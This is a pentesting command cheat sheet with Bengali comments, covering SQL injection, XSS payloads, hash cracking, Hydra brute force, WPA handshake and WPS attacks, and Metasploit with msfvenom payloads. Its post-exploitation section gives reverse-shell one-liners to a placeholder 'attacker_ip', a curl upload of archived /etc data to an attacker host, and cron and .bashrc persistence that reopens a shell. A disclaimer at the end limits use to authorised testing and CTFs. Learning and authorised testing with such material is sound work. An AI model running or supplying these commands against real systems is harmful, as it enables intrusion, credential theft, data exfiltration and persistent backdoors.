sqlmap -u "http://target.com/page?id=1"
sqlmap -u "http://target.com/page?id=1" --dbs # Database list
sqlmap -u "http://target.com/page?id=1" -D dbname --tables # Tables
sqlmap -u "http://target.com/page?id=1" -D dbname -T users --columns
sqlmap -u "http://target.com/page?id=1" -D dbname -T users --dump # Dump data
sqlmap -u "http://target.com" --data="username=admin&pass=1" # POST
sqlmap -u "http://target.com" --cookie="PHPSESSID=abc" # Cookie
sqlmap -u "http://target.com" --level=5 --risk=3 # Aggressive
sqlmap -u "http://target.com" --os-shell # OS shell
# XSS Testing
# Manual payloads:
# <script>alert(1)</script>
# "><img src=x onerror=alert(1)>
# javascript:alert(1)
# Burp Suite (GUI) — Proxy + Interceptor
burpsuite & # Launch
# whatweb — Web technology fingerprint
whatweb http://target.com
whatweb -a 3 http://target.com # Aggressive
# wafw00f — WAF detection
wafw00f http://target.com
# SSLScan — SSL/TLS analysis
sslscan target.com
sslyze target.com
# curl — Manual HTTP testing
curl -v http://target.com # Verbose (headers দেখো)
curl -X POST http://target.com/login -d "user=admin&pass=test"
curl -b "cookie=value" http://target.com
curl -H "X-Forwarded-For: 127.0.0.1" http://target.com
curl --proxy http://127.0.0.1:8080 http://target.com # Burp proxy দিয়ে# Wordlist location
ls /usr/share/wordlists/
ls /usr/share/wordlists/rockyou.txt.gz
# Rockyou wordlist extract করো
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
# John the Ripper — Password cracker
john hash.txt # Auto detect + crack
john --wordlist=rockyou.txt hash.txt # Wordlist attack
john --rules hash.txt # Rule-based
john --incremental hash.txt # Brute force (slow)
john --show hash.txt # Cracked password দেখো
john --format=md5 hash.txt # Specific format
# Hash identify করো
john --list=formats # Supported format
hashid '$6$salt$hash' # Hash type identify
hash-identifier # Interactive
# Hashcat — GPU-accelerated cracker
hashcat -m 0 hash.txt rockyou.txt # MD5
hashcat -m 1000 hash.txt rockyou.txt # NTLM
hashcat -m 1800 hash.txt rockyou.txt # SHA512crypt (Linux)
hashcat -m 3200 hash.txt rockyou.txt # bcrypt
hashcat -a 0 hash.txt wordlist.txt # Dictionary attack
hashcat -a 3 hash.txt ?a?a?a?a # Brute force (4 char)
hashcat -a 6 hash.txt wordlist.txt ?d?d # Hybrid
hashcat --show hash.txt # Cracked দেখো
# Hashcat mask characters:
# ?l = lowercase (a-z)
# ?u = uppercase (A-Z)
# ?d = digit (0-9)
# ?s = special chars
# ?a = all
# Hydra — Online brute force
hydra -l admin -P rockyou.txt ssh://192.168.1.1 # SSH
hydra -l admin -P rockyou.txt ftp://192.168.1.1 # FTP
hydra -l admin -P rockyou.txt http-get://192.168.1.1/admin # HTTP Basic
hydra -L users.txt -P rockyou.txt 192.168.1.1ssh # User list
hydra -l admin -P rockyou.txt 192.168.1.1 http-post-form "/login:user=^USER^&pass=^PASS^:Invalid"
hydra -t 64 -l admin -P rockyou.txt ssh://target # 64 threads
# Medusa
medusa -h target -u admin -P rockyou.txt -M ssh
medusa -h target -u admin -P rockyou.txt -M ftp
# Crunch — Custom wordlist generate
crunch 6 8 abcdefghijklmnopqrstuvwxyz > wordlist.txt # 6-8 char
crunch 4 4 0123456789 > pins.txt # 4-digit PIN
crunch 8 8 -t Polas@@@ > custom.txt # Pattern
# CeWL — Website থেকে wordlist তৈরি
cewl http://target.com -w wordlist.txt
cewl http://target.com -d 3 -m 5 -w wordlist.txt # Depth 3, min 5 char# Wireless interface check করো
iwconfig # Wireless interface দেখো
ip link show # All interface
# Monitor mode enable করো
sudo airmon-ng start wlan0 # Monitor mode
sudo airmon-ng stop wlan0mon # Stop
sudo airmon-ng check kill # Interfering process kill
# Network scan করো
sudo airodump-ng wlan0mon # সব network scan
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon # Specific AP capture
# Deauthentication attack (client disconnect করো)
sudo aireplay-ng -0 10 -a BSSID -c CLIENT_MAC wlan0mon # 10 deauth packet
# WPA/WPA2 Handshake Capture
# 1. airodump দিয়ে capture শুরু করো
# 2. aireplay দিয়ে client disconnect করো
# 3. Reconnect-এ handshake capture হবে
# 4. aircrack দিয়ে crack করো
# Aircrack — WPA crack
aircrack-ng capture.cap -w rockyou.txt
# Hashcat দিয়ে WPA crack (faster)
hcxdumptool -o capture.pcapng -i wlan0mon
hcxpcapngtool -o hash.hc22000 capture.pcapng
hashcat -m 22000 hash.hc22000 rockyou.txt
# WPS Attack
wash -i wlan0mon # WPS enabled AP খোঁজো
reaver -i wlan0mon -b BSSID -vv # WPS PIN brute force
bully wlan0mon -b BSSID -d -v 3 # Alternative WPS
# Evil Twin / Rogue AP
hostapd-wpe config_file # Rogue AP তৈরি
# Wifite — Automated wireless attack
sudo wifite # Auto scan + attack
sudo wifite --wpa --wps # WPA + WPS# Metasploit শুরু করো
sudo systemctl start postgresql # Database start (required)
sudo msfdb init # Database initialize
msfconsole # Start Metasploit
msfconsole -q # Quiet mode (banner ছাড়া)
# Basic Commands
msf6 > help # Help
msf6 > search eternalblue # Exploit খোঁজো
msf6 > search type:exploit name:smb # Filter করো
msf6 > search cve:2021-44228 # CVE দিয়ে
msf6 > info exploit/windows/smb/ms17_010_eternalblue # Info দেখো
msf6 > use exploit/windows/smb/ms17_010_eternalblue # Use করো
msf6 > show options # Options দেখো
msf6 > set RHOSTS 192.168.1.100 # Target set
msf6 > set LHOST 192.168.1.50 # Local IP (আমাদের)
msf6 > set LPORT 4444 # Local port
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp # Payload
msf6 > show payloads # Available payloads দেখো
msf6 > check # Target vulnerable কিনা check
msf6 > run # Exploit চালাও
msf6 > exploit # Same as run
# Meterpreter (Post Exploitation)
meterpreter > help # Commands
meterpreter > sysinfo # System info
meterpreter > getuid # Current user
meterpreter > getpid # Current process ID
meterpreter > ps # Process list
meterpreter > shell # Command shell
meterpreter > upload file.txt C:\\ # File upload
meterpreter > download C:\\file.txt . # File download
meterpreter > ls # Directory list
meterpreter > pwd # Current directory
meterpreter > cd C:\\Users # Directory change
meterpreter > screenshot # Screenshot নাও
meterpreter > hashdump # Password hash dump
meterpreter > run post/windows/gather/credentials/credential_collector
meterpreter > migrate PID # Process migrate
meterpreter > getsystem # Privilege escalation
meterpreter > background # Background-এ রাখো
meterpreter > exit # Exit
# Sessions manage করো
msf6 > sessions # সব session দেখো
msf6 > sessions -i 1 # Session 1-এ যাও
msf6 > sessions -k 1 # Session kill
# Auxiliary modules
msf6 > use auxiliary/scanner/portscan/tcp # Port scan
msf6 > use auxiliary/scanner/smb/smb_ms17_010 # SMB vuln check
msf6 > use auxiliary/scanner/ftp/ftp_login # FTP brute
# MSFVenom — Payload/Shellcode generate করো
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f exe > shell.exe
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f elf > shell.elf
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f raw > shell.php
msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f war > shell.war
msfvenom -l payloads # সব payload list
msfvenom -l formats # Output format list
# Handler setup (payload receive করতে)
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > set LHOST 0.0.0.0
msf6 > set LPORT 4444
msf6 > run -j # Background-এ চালাও# Netcat — Swiss Army Knife
nc -lvnp 4444 # Listen (our machine)
nc -e /bin/bash target 4444 # Connect + shell send
nc target 4444 # Connect করো
nc -lvnp 4444 > received.txt # File receive
nc target 4444 < file.txt # File send
# Reverse Shell (target machine-এ run করো)
bash -i >& /dev/tcp/attacker_ip/4444 0>&1
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("attacker_ip",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
php -r '$sock=fsockopen("attacker_ip",4444);exec("/bin/bash -i <&3 >&3 2>&3");'
# Shell Upgrade (dumb shell → interactive)
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z (background)
stty raw -echo; fg
# Enter
# Privilege Escalation Check
sudo -l # Sudo permission দেখো
cat /etc/sudoers # Sudoers file
find / -perm -4000 2>/dev/null # SUID files
find / -perm -2000 2>/dev/null # SGID files
find / -writable -type f 2>/dev/null # Writable files
cat /etc/crontab # Cron jobs
ls -la /etc/cron* # Cron directories
cat /etc/passwd | grep -v nologin # Users
cat /etc/shadow # Password hashes (if readable)
env # Environment variables
cat ~/.bash_history # Command history
find / -name "*.conf" 2>/dev/null # Config files
# LinPEAS — Automated Linux PE check
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
# অথবা
chmod +x linpeas.sh && ./linpeas.sh
# Data Exfiltration
tar -czf data.tar.gz /etc/ 2>/dev/null # Compress
base64 data.tar.gz # Base64 encode (text-এ পাঠানো)
curl -F "file=@data.tar.gz" http://attacker/upload # Upload
# Persistence
# Cron job add করো
echo "* * * * * /bin/bash -i >& /dev/tcp/attacker/4444 0>&1" | crontab -
# .bashrc-এ add করো
echo "bash -i >& /dev/tcp/attacker/4444 0>&1" >> ~/.bashrc# File Analysis
file suspicious.exe # File type determine
strings suspicious.exe # Printable string extract
strings -n 8 file.bin # Min 8 char string
hexdump -C file.bin | head # Hex dump
xxd file.bin # Hex dump (colorful)
xxd -r hex.txt binary.bin # Hex → Binary
# Metadata
exiftool image.jpg # Image metadata
exiftool -all= image.jpg # Metadata remove
exiv2 image.jpg # Alternative
mediainfo video.mp4 # Media file info
# Hash Verification
md5sum file.txt
sha1sum file.txt
sha256sum file.txt
sha512sum file.txt
md5sum -c checksums.md5 # Verify করো
# Disk Forensics
sudo autopsy & # Autopsy GUI (browser)
sudo fdisk -l # Disk/partition দেখো
sudo dd if=/dev/sda of=disk.img # Disk image তৈরি (forensic copy)
sudo dd if=/dev/sda of=disk.img bs=4M status=progress
dcfldd if=/dev/sda of=disk.img hash=md5 # Hash সহ
sudo mount -o ro disk.img /mnt/ # Read-only mount
# Volatility — Memory forensics
volatility -f memory.dmp imageinfo # OS detect করো
volatility -f memory.dmp --profile=Win10 pslist # Process list
volatility -f memory.dmp --profile=Win10 netscan # Network connections
volatility -f memory.dmp --profile=Win10 hashdump # Password hash
volatility -f memory.dmp --profile=Win10 cmdline # Command history
# Steganography
steghide embed -cf image.jpg -sf secret.txt # Hide করো
steghide extract -sf image.jpg # Extract করো
stegoveritas image.jpg # Analysis
zsteg image.png # PNG steganography detect
binwalk image.jpg # Embedded file দেখো
binwalk -e image.jpg # Extract করো
# Network Forensics
wireshark capture.pcap # GUI packet analysis
tshark -r capture.pcap # CLI
tshark -r capture.pcap -T fields -e ip.src -e ip.dst # Specific fields
tshark -r capture.pcap "http" # Filter
tcpdump -i eth0 -w capture.pcap # Live capture
tcpdump -i eth0 port 80 # HTTP traffic
tcpdump -i eth0 host 192.168.1.1 # Specific host
# Reverse Engineering
gdb binary # GNU Debugger
gdb binary -q # Quiet mode
(gdb) run # Run
(gdb) break main # Breakpoint
(gdb) disassemble main # Disassemble
objdump -d binary | head -50 # Disassemble
ltrace binary # Library call trace
strace binary # System call trace
radare2 binary # Advanced RE framework
r2 binary
[0x00]> aaa # Analyze all
[0x00]> pdf @ main # Disassemble main# Script তৈরি করো
#!/bin/bash
# File: myscript.sh
# Variable
NAME="Polas"
AGE=25
echo "Hello, $NAME! You are $AGE years old."
# Input নেওয়া
read -p "Enter target IP: " TARGET
echo "Scanning $TARGET..."
# Conditional
if [ "$TARGET" == "" ]; then
echo "No target specified!"
exit 1
elif ping -c 1 "$TARGET" &>/dev/null; then
echo "Host is UP"
else
echo "Host is DOWN"
fi
# Loop
for IP in 192.168.1.{1..254}; do
ping -c 1 -W 1 "$IP" &>/dev/null && echo "$IP is UP"
done
# While loop
COUNT=0
while [ $COUNT -lt 5 ]; do
echo "Count: $COUNT"
((COUNT++))
done
# Function
scan_target() {
local target=$1
local port=$2
echo "Scanning $target:$port"
nmap -p "$port" "$target"
}
scan_target "192.168.1.1" "80,443"
# Array
TARGETS=("192.168.1.1" "192.168.1.2" "192.168.1.3")
for target in "${TARGETS[@]}"; do
echo "Scanning: $target"
done
# Error handling
set -e # Error হলে exit
set -u # Undefined variable use করলে error
trap 'echo "Error on line $LINENO"' ERR
# Script permission
chmod +x myscript.sh
./myscript.sh # Run করো
bash myscript.sh # Alternative
# Practical: Port Scanner Script
#!/bin/bash
TARGET=$1
echo "Port scanning $TARGET"
for PORT in {1..1024}; do
(echo >/dev/tcp/$TARGET/$PORT) 2>/dev/null && \
echo "Port $PORT is OPEN"
done# Live host discover করো
for i in {1..254}; do ping -c 1 -W 1 192.168.1.$i | grep "bytes from" &; done; wait
# Open port scan করো
for port in {1..65535}; do (echo >/dev/tcp/target/$port) 2>/dev/null && echo "$port open"; done
# Web server search করো
nmap -p 80,443 192.168.1.0/24 --open | grep "Nmap scan report"
# Password hash সব extract করো
cat /etc/shadow | cut -d: -f1,2 | grep -v "!"
# Network-এ সব listening service
ss -tulnp | awk 'NR>1 {print $5, $7}'
# Large file খোঁজো
find / -type f -size +100M 2>/dev/null | sort -k5 -rn
# Setuid file খোঁজো (PE vector)
find / -perm -u=s -type f 2>/dev/null
# Log থেকে failed login extract করো
grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -rn
# Base64 encode/decode
echo "secret text" | base64
echo "c2VjcmV0IHRleHQK" | base64 -d
# URL encode
python3 -c "import urllib.parse; print(urllib.parse.quote('hello world'))"
# Hash generate করো
echo -n "password" | md5sum
echo -n "password" | sha256sum# Environment variables
env # সব variable দেখো
printenv # Same
echo $PATH # PATH দেখো
echo $HOME # Home directory
echo $USER # Current user
echo $SHELL # Current shell
# Variable set করো
export MY_VAR="value" # Current session
echo 'export MY_VAR="value"' >> ~/.bashrc # Permanent
# PATH add করো
export PATH=$PATH:/new/path
echo 'export PATH=$PATH:/new/path' >> ~/.bashrc
# System resource
free -h # RAM
vmstat # Virtual memory stats
iostat # Disk I/O stats
mpstat # CPU stats
sar -u 5 10 # CPU every 5s, 10 times
# Hardware info
lshw # Full hardware list
lshw -short # Summary
lspci # PCI devices
lsusb # USB devices
dmidecode # DMI/SMBIOS info
inxi -Fxz # Comprehensive system info
# Kernel & Boot
uname -a # Kernel info
dmesg # Kernel ring buffer
dmesg | grep -i error # Error খোঁজো
dmesg | tail -20 # Recent messages
cat /proc/version # Kernel version
cat /proc/cmdline # Boot parameters# Cron job দেখো এবং edit করো
crontab -l # Current user-এর cron দেখো
crontab -e # Edit করো
sudo crontab -l # Root-এর cron
sudo crontab -u username -l # Specific user-এর
crontab -r # সব cron remove ⚠️
# Cron Syntax:
# * * * * * command
# │ │ │ │ │
# │ │ │ │ └── Day of week (0=Sun, 6=Sat)
# │ │ │ └──── Month (1-12)
# │ │ └────── Day of month (1-31)
# │ └──────── Hour (0-23)
# └────────── Minute (0-59)
# Examples:
# প্রতি মিনিট
* * * * * /path/to/script.sh
# প্রতি ঘন্টার ১৫তম মিনিটে
15 * * * * /path/to/script.sh
# প্রতিদিন রাত ১২টায়
0 0 * * * /path/to/backup.sh
# প্রতি সোমবার সকাল ৮টায়
0 8 * * 1 /path/to/weekly_scan.sh
# প্রতি ৫ মিনিটে
*/5 * * * * /path/to/monitor.sh
# System-wide cron
ls /etc/cron.d/
ls /etc/cron.daily/
ls /etc/cron.weekly/
ls /etc/cron.monthly/
cat /etc/crontab
# at — একবার schedule করো
at 10:30 # 10:30-এ
at now + 5 minutes # ৫ মিনিট পরে
at -f script.sh tomorrow 9am # কাল সকাল ৯টায়
atq # Queue দেখো
atrm 2 # Job 2 remove📁 FILE & DIRECTORY
├── ls -la → Hidden সহ সব file
├── find / -name "..." → File খোঁজো
├── chmod 755 file → Permission পরিবর্তন
├── chown user:group → Ownership পরিবর্তন
└── ln -s target link → Symbolic link
👤 USER & PROCESS
├── whoami / id → Current user
├── sudo -l → Sudo permission দেখো
├── ps aux | grep X → Process খোঁজো
├── kill -9 PID → Force kill
└── top / htop → Real-time monitor
🌐 NETWORK
├── ip addr → IP address দেখো
├── ping -c 4 target → Ping test
├── netstat -tulnp → Listening port
├── ss -tulnp → Faster alternative
└── dig / nslookup → DNS lookup
📦 PACKAGE
├── apt update → Package list update
├── apt install X → Install
├── apt remove X → Remove
├── apt search X → Search
└── dpkg -l | grep X → Check installed
🔍 NMAP
├── nmap -sS target → SYN scan
├── nmap -sV target → Version detect
├── nmap -O target → OS detect
├── nmap -A target → Aggressive
├── nmap -p- target → সব port
└── nmap --script=vuln → Vuln check
🕷️ WEB TESTING
├── gobuster dir -u URL -w wordlist → Directory enum
├── nikto -h URL → Web vuln scan
├── sqlmap -u URL → SQL injection
├── whatweb URL → Tech fingerprint
└── wpscan --url URL → WordPress scan
🔑 PASSWORD
├── john hash.txt → Hash crack
├── hashcat -m 0 hash wordlist → GPU crack
├── hydra -l user -P list ssh://target → Brute force
└── crunch 6 8 chars → Wordlist generate
📡 WIRELESS
├── airmon-ng start wlan0 → Monitor mode
├── airodump-ng wlan0mon → Network scan
├── aireplay-ng -0 10 -a BSSID → Deauth
└── aircrack-ng cap -w list → WPA crack
🎯 METASPLOIT
├── msfconsole → Start
├── search X → Exploit খোঁজো
├── use exploit/... → Use করো
├── set RHOSTS target → Target set
├── set LHOST our_ip → Our IP
└── run / exploit → চালাও
🔧 TEXT PROCESSING
├── grep "pattern" file → Search
├── awk -F: '{print $1}' → Column extract
├── sed 's/old/new/g' → Replace
├── cut -d: -f1 → Field cut
├── sort | uniq -c → Count unique
└── command | tee file → Screen + file
⚡ ONE-LINERS
├── find / -perm -4000 2>/dev/null → SUID files
├── cat /etc/passwd | cut -d: -f1 → Username list
├── ss -tulnp | grep LISTEN → Open ports
├── grep "Failed" /var/log/auth.log → Failed logins
└── history | grep nmap → Past nmap commands
🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴

⚠️ LEGAL & ETHICAL DISCLAIMER

✅ শুধু এই কাজের জন্য:
   → নিজের system test করা
   → CTF (Capture The Flag) challenge
   → Ethical hacking course/certification
   → Authorized penetration testing
   → Security research (permission সহ)

❌ এগুলো ILLEGAL — কখনো করো না:
   → অন্যের system-এ permission ছাড়া
   → Public/corporate network attack
   → Data theft বা destruction
   → Unauthorized access

🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴🔴
🎓 Practice Platforms:
├── TryHackMe (tryhackme.com)     → Beginner-friendly
├── HackTheBox (hackthebox.com)   → Intermediate+
├── VulnHub (vulnhub.com)         → Offline VM
├── PentesterLab                  → Web focus
└── OverTheWire (overthewire.org) → Linux basics

📖 Resources:
├── OWASP Top 10                  → Web vulnerabilities
├── PTES (Penetration Testing Execution Standard)
├── Offensive Security (offsec.com) → OSCP certification
└── Kali Linux Docs (kali.org/docs)